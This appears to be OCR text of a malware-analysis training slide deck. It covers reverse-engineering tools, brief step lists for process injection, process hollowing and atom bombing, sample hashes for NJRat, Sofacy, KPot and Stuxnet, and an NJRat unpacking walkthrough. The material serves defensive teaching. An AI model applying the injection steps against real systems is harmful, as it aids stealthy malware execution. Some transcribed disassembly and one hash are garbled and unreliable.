
- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code



Cutter

 GoSECURE

tools_of_the_trade: 0x06



Cutter

 GoSECURE

tools_of_the_trade: 0x07

The screenshot shows the OllyDbg debugger interface with the assembly window open. The assembly pane displays the following code:

```
0x004014a0 ; fn.004014a0
fn.004014a0:
    mov byte al, 3
    add esp, 4
    cmp esd, 0x5000
    jb 0x001680

    push ebx
    push 1
    push 0x11 ; 17 : SAFEARRAY *psa
    call dword [sym.imp.OLEAUT32.dll__SafeArrayDestroy] ; 0x40e10c ; HRESULT SafeArrayDestroy(SAFEARRAY *, ...
    add esp, 4

    push ebx
    push 0x5000 ; SAFEARRAY *psa
    call dword [sym.imp.OLEAUT32.dll__SafeArrayUnlock] ; 0x40e114 ; HRESULT SafeArrayUnlock(SAFEARRAY *, ...
    add esp, 4

    push ebx
    push 0x19 ; 25 : SAFEARRAY *psa
    call dword [sym.imp.OLEAUT32.dll__SafeArrayAccessData] ; 0x40e120 ; HRESULT SafeArrayAccessData(SA...
    add esp, 4

    call dword 0x00400400
    call fcn.00401400

    mov eax, dword [var_28h]
    test eax, eax
    je 0x401783
```

The imports pane shows the following entries:

Address	Type	Safety	Name
0x0040e120	FUNC		OLEAUT32.dll__SafeArrayAccessData
0x0040e10c	FUNC		OLEAUT32.dll__SafeArrayDestroy
0x0040e124	FUNC		OLEAUT32.dll__SafeArrayDelete
0x0040e128	FUNC		OLEAUT32.dll__SafeArrayLock


tools_of_the_trade: 0x08

Detect it Easy

tools_of_the_trade: 0x09


GoSECURE

- Type
- Packer
- Linker
- Entropy




tools_of_the_trade: 0x0a

- Modify Dumps
- Read Memory
- Determine File Type



tools_of_the_trade: 0x0b

- Code View
- Debugging
- Unpacking



The screenshot shows the DnSpy interface with the Assembly Explorer and Assembly View panes open. The Assembly Explorer pane lists various .NET assemblies, including mscorelib, System, System.Core, System.Xml, System.Xaml, WindowsBase, PresentationCore, PresentationFramework, drilb, emitbyte, dnSpy, and main. The main assembly is currently selected. The Assembly View pane displays the assembly code for the main executable, specifically the entrypoint.Example class. The code shows the implementation of the .ctor() constructor, which calls another_unused() and then writes to the console. The assembly view also includes comments and assembly mnemonics.

```
// Token: 0x02000002 RID: 2
.class private auto ansi beforefieldinit entrypoint.Example.Entrypoint
extends [mscorlib]System.Object
{
    // Methods
    // Token: 0x06000084 RID: 4 RVA: 0x0000207A File Offset: 0x0000027A
    .method public hidebysig specialname rtspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ IL_0000: ldarg.0
        /* 0x0000027C 2B0400000A */ IL_0001: call     instance void [mscorlib]System.Object::.ctor()
        /* 0x00000281 00 */ IL_0006: nop
        /* 0x00000282 2A */ IL_0007: ret
    } // end of method Entrypoint::.ctor

    // Token: 0x06000083 RID: 3 RVA: 0x0000206C File Offset: 0x0000026C
    .method public hidebysig static
        void AnotherUnused () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 13 (0xD) bytes
        .maxstack 8
        .entrypoint
        /* 0x00000260 00 */ IL_0000: nop
        /* 0x0000026E 721B0000070 */ IL_0001: ldstr   "AnotherUnused"
        /* 0x00000273 2B0300000A */ IL_0006: call     void [mscorlib]System.Console::WriteLine(string)
        /* 0x00000278 00 */ IL_000B: nop
        /* 0x00000279 2A */ IL_000C: ret
    } // end of method Entrypoint::AnotherUnused

    // Token: 0x06000081 RID: 1 RVA: 0x00002058 File Offset: 0x00000250
    .method public hidebysig static
        void Main (
            string[] args
        ) cil managed
    
```


tools_of_the_trade: 0x0c

terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```

tools_of_the_trade: 0xd

- Automated
- Deobfuscation
- Unpacking



C:\Windows\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```

tools_of_the_trade: 0xe

- Unpacking
- Process Hollowing Extraction
- Dump Processes



```
Version: 0.2.2 <x86>
Built on: Aug 15 2019

~ from hasherezade with love ~
Scans a given process, recognizes and dumps a variety of in-memory implants:
replaced/injected PEs, shellcodes, inline hooks, patches etc.
URL: https://github.com/hasherezade/pe-sieve

Required:
/pid <target_pid>
      : Set the PID of the target process.

Optional:
--scan options--
/shellc : Detect shellcode implants. (By default it detects PE only).
/data   : If DEP is disabled scan also non-executable memory
          (which potentially can be executed).

--dump options--
/imp <*imprec_node>
      : Set in which mode the ImportTable should be recovered.
*imprec_node:
  0 - none: do not recover imports (default)
  1 - try to autodetect the most suitable mode
  2 - recover erased parts of the partially damaged ImportTable
  3 - build the ImportTable from the scratch, basing on the found IAT(s)
/dnode <*dump_node>
      : Set in which mode the detected PE files should be dumped.
*dump_node:
  0 - autodetect (default)
  1 - virtual (as it is in the memory, no unmapping)
  2 - unmapped (converted to raw using sections' raw headers)
  3 - realigned raw (converted raw format to be the same as virtual)


--output options--
/ofilter <ofilter_id>
      : Filter the dumped output.
*ofilter_id:
  0 - no filter: dump everything (default)
  1 - don't dump the modified PEs, but save the report
  2 - don't dump any files
/quiet  : Print only the summary. Do not log on stdout during the scan.
/json   : Print the JSON report as the summary.
/dir <output_dir>
      : Set a root directory for the output (default: current directory).

Info:
/help   : Print this help.
/version: Print version number.
```




injection_techniques: 0x00

- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



injection_techniques: 0x01

- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



Process Hollowing

injection_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process






Atomic bomb test in Italy, 1957,
colorized

Atom Bombing

injection_techniques: 0x04

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- 5466c52191ddd1564b4680060dc329cb
- 016169ebef1cec2aad6c7f0d0ee9026



Solutions

solutions: 0x00


- dc09543850d109fbb78f7c91badcda0d
 - NJRat
- fe8f363a035fdbefcee4567bf406f514
 - Sofacy / FancyBear
- 5466c52191ddd1564b4680060dc329cb
 - KPot
- 016169ebef1cec2aad6c7f0d0ee9026
 - Stuxnet



Unpacking NJRat

solutions: 0x01


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



Unpacking NJRat

solutions: 0x02


- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



Unpacking NJRat

solutions:0x03

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging



```
Assembly Explorer          Form1.cs
+ happy vir (1.0.0.0)    753 // Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
  + happy_vir.exe         754 [MethodImpl(MethodImplOptions.NoInlining)]
  + PE                   755 internal static char fIyUI83DHxwyY6KtPk(object A_0, int A_1)
  + References           756 {
  + Resources             757     return A_0[A_1];
  + {}                   758 }
  + happy_vir             759
    + Form1 @02000003      760 // Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
      + Base Type and Interfaces 761 [MethodImpl(MethodImplOptions.NoInlining)]
      + Derived Types          762 internal static int Aj2Uu5TFgy7rI56hq0(object A_0)
      + .ctor() : void @06000004 763 {
      + Aj2Uu5TFgy7rI56hq0(@obj 764     return A_0.Length;
      + bwVQUSnGPKb0jQRYI1(@obj 765 }
      + Dispose(bool) : void @0600 766
      + fIyUI83DHxwyY6KtPk(@obj 767 // Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
      + fnd(string, char) : int @0601 768 [MethodImpl(MethodImplOptions.NoInlining)]
      + Form1_Load(object, EventArgs 769 internal static object LIFT3UqdH5UE8Tw29d(object A_0)
      + GfkW7epJ3mEw8RTJV() : b 770 {
      + InitializeComponent() : void 771     return Assembly.Load(A_0);
      + kmEyyuNMbIrdCxgavv(@obj 772 }
      + lalex77rdknUKANqyI(@object 773 // Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
      + LIFT3UqdH5UE8Tw29d(@obj 774 [MethodImpl(MethodImplOptions.NoInlining)]
      + qJK8ZYPtldpQrPSdgQ(@obj 775 internal static object qJK8ZYPtldpQrPSdgQ(object A_0)
      + qJK8ZYPtldpQrPSdgQ(@obj 776 {
      + RlraAV6QQdxEFQxn() : b 777     return A_0.Name;
      + tatmedoLALS(long, long, lon 778 }
      + ttmedo(string) : string @0 779 }
      + VQvrDuCVb5NSec7pR(@obj 780 // Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
      + X7qIQ1w5BmOKdGRP1n(@obj 781 [MethodImpl(MethodImplOptions.NoInlining)]
      + components :.IContainer @ 782 internal static object lalex77rdknUKANqyI(object A_0, object A_1)
      + components :.IContainer @ 783 {
      + return A_0.CreateInstance(A_1);
      + components :.IContainer @ 784 }
```

Unpacking NJRat

solutions: 0x04

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk

The screenshot shows a debugger interface with assembly code and a context menu open over a variable.

Assembly Code:

```
358     num11 = 0;
359     goto IL_55E;
360 
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         num10 = MethodInfo;
369         if (flag)
370         {
371             goto Block_13;
372         }
373         MethodInfo entryPoint = assembly.EntryPoint;
374         object obj = Form1.lalex77rdknUKANqyI(assembly, Form1.q);
375         Form1.kmEyuNhbNfkdxgavv(entryPoint, obj, null);
376         num = 31;
377         continue;
378     }
379 }
```

Locals:

Name	Type	Value
this	{Happy_Vir.Form1, Text: Form1}	{Happy_Vir.Form1, Text: Form1}
sender	{System.EventArgs}	{System.EventArgs}
e		
num4	0x0000001	0x00000001
num2	0x00000004	0x00000004
num3	0x0000000E	0x0000000E
array2	bool[0x0002E000]	bool[0x0002E000]
num7	0x000000007744164	0x000000007744164
num8	0x00002F000	0x00002F000
array	byte[0x00005C00]	byte[0x00005C00]
assembly	null	null
entryPoint	MethodInfo	MethodInfo

Context Menu (right-clicked on assembly variable):

